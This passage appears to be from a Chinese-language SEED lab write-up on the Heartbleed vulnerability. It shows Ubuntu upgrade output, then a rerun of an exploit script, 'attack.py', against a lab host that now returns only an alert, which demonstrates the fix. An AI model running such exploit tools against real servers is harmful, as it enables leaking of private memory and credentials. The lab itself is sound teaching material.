


```
After this operation, 58.4 MB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise-updates/main base-files i386 6.5ubuntu6.8 [61.0 kB]
0% [1 base-files 0 B/61.0 kB 0%]
```



```
Setting up usb-creator-common (0.2.38.3ubuntu0.1) ...
Setting up usb-creator-gtk (0.2.38.3ubuntu0.1) ...
Setting up xserver-xorg-video-intel-lts-quantal (2:2.20.9-0ubuntu2.3~precise1) ...
Setting up initramfs-tools (0.99ubuntu13.5) ...
update-initramfs: deferring update (trigger activated)
Setting up dmsetup (2:1.02.48-4ubuntu7.4) ...
update-initramfs: deferring update (trigger activated)
Setting up apparmor (2.7.102-0ubuntu3.10) ...
Installing new version of config file /etc/apparmor.d/abstractions/ubuntu-browsers.d/ubuntu-integration ...
 * Starting AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd

 * Reloading AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd

Processing triggers for libreoffice-common ...
Setting up libreoffice-emailmerge (1:3.5.7-0ubuntu12) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
Processing triggers for libgdk-pixbuf2.0-0 ...
Processing triggers for bamfdaemon ...
Rebuilding /usr/share/applications/bamf.index...
Processing triggers for initramfs-tools ...
update-initramfs: Generating /boot/initrd.img-3.5.0-37-generic
[11/14/2016 00:01] seed@ubuntu:~$
```

更新完成后再尝试进行攻击，可以看到已经不能收到返回的结果：



```
[11/14/2016 00:01] seed@ubuntu:~$ sudo ./attack.py www.heartbleedlabelgg.com
[sudo] password for seed:

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/14/2016 05:04] seed@ubuntu:~$ 
```